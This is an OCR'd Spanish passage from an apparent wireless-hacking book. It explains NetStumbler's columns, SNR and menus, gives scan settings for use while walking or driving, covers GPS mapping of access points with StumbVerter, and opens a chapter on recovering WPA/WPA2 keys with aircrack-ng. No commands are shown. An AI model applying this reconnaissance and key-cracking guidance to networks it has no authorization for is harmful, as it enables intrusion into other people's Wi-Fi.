
Es necesario tener un S.O. Windows y aquí podemos ver la lista de tarjetas de red compatibles con NetStumbler, que son la mayoría:

http://www.stumbler.net/compat/

Incluso puede que funcione con muchas tarjetas que no están incluidas en ese enlace, solo tenemos que probarlo directamente y obtendremos enseguida la respuesta.

PANTALLA PRINCIPAL

Al arrancar el Netstumbler nos aparece una pantalla como esta:



Como vemos, nos va listando las redes que va encontrando y sus características principales:

ICONO CIRCULAR: En la primera columna podemos observar un pequeño icono circular o disco, cuando en el interior del mismo hay un candado significa que el punto de acceso usa algún tipo de encriptación. El icono también cambia de color para indicar la intensidad de la señal, de la forma siguiente:

- Gris: No hay señal.
- Rojo: Señal pobre o baja.
- Naranja: Señal regular o mediana.
- Amarillo: Señal buena.
- Verde claro: Muy buena señal.
- Verde oscuro: La mejor señal.

MAC: Dirección del AP.

SSID: Nombre de la red.

Name: Es el nombre del AP. Está columna habitualmente está en blanco porque Netstumbler solo detecta el nombre de los AP Orinoco o Cisco.

Chan: Indica el canal por el que transmite el punto de acceso detectado.
Un asterisco (*) después del número del canal significa que estás asociado con el AP.
Un signo de suma (+) significa que estuviste asociado recientemente con el AP.
Y cuando no hay ningún carácter significa que has localizado un AP y no estás asociado a él.

Speed: Indica la velocidad, los Mbps máximos que acepta esa red (11, 22, 54...)

Vendor: Indica el fabricante, lo detecta a partir de los tres primeros pares de caracteres de la dirección MAC. No siempre lo muestra, porque la base de datos que usa no contiene todos los fabricantes. En este caso pone Fake, que no es el nombre de ningún fabricante .

Puedes usar esta lista para ver el nombre del fabricante a partir de los primeros caracteres de la MAC:

http://standards.ieee.org/regauth/oui/oui.txt

Type: Tipo de red (AP-infraestructura, o peer-ad-hoc)

Encrypton: Encriptación, se suele equivocar y algunas WPA las detecta como WEP, acrónimo de Wired Equivalency Privacy. Es un mecanismo de seguridad vulnerable pero muy extendido entre los puntos de acceso comerciales.

SNR: Acrónimo de Signal Noise Ratio. Es la relación actual entre los niveles de señal y ruido para cada punto de acceso. Más abajo explico con ejemplos cómo se mide el SNR.

Signal+: Señal (MAX), muestra el nivel máximo de señal que ha sido detectado para un punto de acceso.

Noise: Ruido, muestra el nivel de ruido actual para cada punto de acceso.

SNR+: Muestra el nivel máximo que ha tomado el factor SNR para cada punto de acceso

IP Adress: Indica la dirección IP en la que se encuentra la red, aunque solo la muestra en el caso de estar conectados a la misma.

Latitude, Longitude, Distance: Si se está usando GPS nos indica la posición estimada.

First Seen: La hora a la que la red fue detectada por primera vez.


Last Seen: La hora a la que la red fue detectada por última vez.

Signal: El nivel de señal actual en dB.

Noise: El nivel de ruido en dB. No está soportado por todas las tarjetas, por lo que si pone -100 es que no detecta ruido, pero no quiere decir que no lo haya sino que no lo soporta.

GRÁFICA DE SEÑAL/RUIDO (SNR)

En la parte izquierda de la pantalla podemos pinchar en alguna MAC de las redes que detectemos y entonces nos aparecerá un gráfico como este:



Los datos que aparecen en el gráfico dependen de la tarjeta que tengamos.

- La zona verde indica el nivel de señal. A mayor altura, mejor señal.
- La zona roja (si esta soportado por la tarjeta) indica el nivel de ruido. A mayor altura, mayor ruido.
- El espacio entre la altura de la zona roja y verde es el SNR.

EL SNR

Para ver cuál es el SNR (Signal Noise Ratio), es decir la diferencia entre la señal y el ruido se puede usar la pantalla principal; o calcularlo mirando la gráfica. Hay que tener en cuenta que el valor del ruido (noise) si no lo detecta esta a -100, lo que no quiere decir que no haya ruido sino que puede ser que la tarjeta no sea capaz de detectar el ruido. Hay muchas tarjetas con las cuales Netstumbler usa el controlador NDIS 5.1 y este controlador no muestra el ruido.


El SNR es igual a SIGNAL-NOISE;

Ejemplo: si signal=-70 y NOISE=-100 el valor de SNR (que este es normalmente positivo) será -70-(-100)= 30 dB.

En la gráfica de arriba, observamos que si tiene una signal=-60 y noise=-85 el valor de SNR es -60-(-85)=25 dB.

Una vez vista la pantalla principal del Netstumbler y como se mide el SNR vamos a ver los diálogos de configuración.


BARRA DE MENÚS



Para poner la barra de menús en castellano podemos descargar este plugin para el Netstumbler:

http://hwagm.elhacker.net/descargas/windows/NetStumbler.exe

Para instalar este plugin es muy importante decirle exactamente dónde se encuentra instalado el programa principal. Ya que inicialmente la ruta puede que no sea la correcta, y además el programa principal debe de estar completamente cerrado. Sino quizás obtendremos el siguiente aviso:



Pulsamos en ***"CLOSE"***, cerramos el programa principal y volvemos a reinstalar con la ruta correcta. Ahora sí se instalará.

Menú Archivo: Tiene las opciones típicas para guardar y abrir archivos igual que cualquier otro software de windows. Una opción interesante de este menú es que se puede utilizar la opción Añadir (merge) para juntar múltiples archivos de capturas en uno solo. De esta forma podrías guardar todos tus archivos juntos en uno.

Menu Editar: También es un menú típico de cualquier programa. La opción Borrar la podemos usar para borrar las redes que queramos de la lista de la pantalla principal.

Menu Ver: En el cual tenemos opciones para elegir diferentes tipos de vistas y de organizar los iconos. Aquí tenemos el submenú Opciones al que también podemos acceder pinchando en el 7º botón de la barra de herramientas. Una imagen del mismo:

En la parte izquierda podemos especificar la velocidad de búsqueda entre 0,5 segundos y 1,5 segundos. Por defecto viene a 1 segundo. El valor adecuado depende del uso que le estemos dando, si estamos quietos valor alto. El uso recomendado es:

- Andando: 1,50 segundos.
- Corriendo, footing...: 1,25 segundos.
- Monopatín, patines...: 1 segundo.
- Conduciendo a baja velocidad (menos de 40 Km/h.): 0,75 segundos.
- Conduciendo a alta velocidad (alrededor de 40 Km/h.): 0,5 segundos.

En la parte derecha tenemos las siguientes opciones:

- Comenzar nuevo documento buscando: Si está marcada, cada vez que crees un nuevo archivo empezará el escaneo automático y cualquier documento que estuviese previamente recibiendo resultados del escáner dejará de recibirlos.

- Reconfigurar tarjeta automáticamente: Si está activada esta opción, inutilizarás el servicio de Windows "Configuración inalámbrica rápida (WZC)". Según el autor del Netstumbler el WZC activado puede provocar que no aparezcan en Netstumbler todas las redes disponibles. Está opción también se puede activar pulsando el botón número 5 de la barra de herramientas. Yo particularmente prefiero tenerlo desactivado para poder conectarme con la utilidad de Windows y usar el Netstumbler al mismo tiempo.
- Recopilar nombres e IP de los puntos de acceso (APs): Intenta averiguar las direcciones IP de los AP. Por mi experiencia puedo decir que solo muestra la IP cuando estas conectado a la red.
- Guardar archivos automáticamente cada 10 minutos: Grava el archivo sin preguntar por confirmación.
- Las otras pestañas: Visualizar, GPS, Scripting y Midi no tienen demasiada importancia y la mayoría de los usuarios no vamos a hacer uso de ellas.

Menú Proyecto: Aquí podemos seleccionar la tarjeta que queremos usar para escanear con el Netstumbler. Si tenemos varias tarjetas podemos abrir varios Netstumblers al mismo tiempo y en cada uno seleccionar una tarjeta diferente para comparar.

Menu Ventanas: Otro menú típico de Windows.

Menu Ayuda: El último menú también típico de Windows. Y con la ayuda en inglés.

STUMBVERTER 1.5

Hay varios programas que permiten posicionar las capturas de Netstumbler que hemos realizado con un GPS en un mapa. Como ya lo mencionamos los más utilizados son:

- Microsoft Streets & Trips
- DiGLE
- StumbVerter 1.5


Stumbverter 1.5 es el complemento perfecto para posicionar mediante GPS cualquier punto de acceso en un mapa de cualquier ciudad del mundo. Lo podemos encontrar en:

http://www.sonar-security.com/sv.html


Para usarlo es necesario:

1. Tener GPS
2. NetStumbler
3. Microsoft MapPoint 2004 (Europa)
8. Stumbverter 1.5

Una imagen:



También tiene una utilidad para realizar comparación de Antenas ***(Antena Comparison Tool)***, mediante la exportación de los datos del NetStumbler a este, tal como se observa es esta imagen.



CAP.

13

Hacking a redes inalámbricas con protección tipo WPA/WPA2

13.1. Convertir hacking a WPA/WPA2

13.1.1. Método 1

- **INTRODUCCIÓN**

Este libro trata sobre cómo obtener la clave WPA/WPA2 de una red en la que se usa un sistema de clave compartida (pre-shared keys). Es recomendable leer y aprender cómo funciona la encriptación WPA/WPA2. En el Wiki puedes encontrar una sección sobre WPA/WPA2.

WPA/WPA2 tiene soporte para otros tipos de autenticación, además de clave compartida. Pero con aircrack-ng SOLO se puede intentar obtener claves pre-compartidas (pre-shared keys). Por lo tanto asegúrate de queairodump-ng te dice que la autenticación de la red es de tipo PSK, y en otro caso, ni intentes averiguarla.

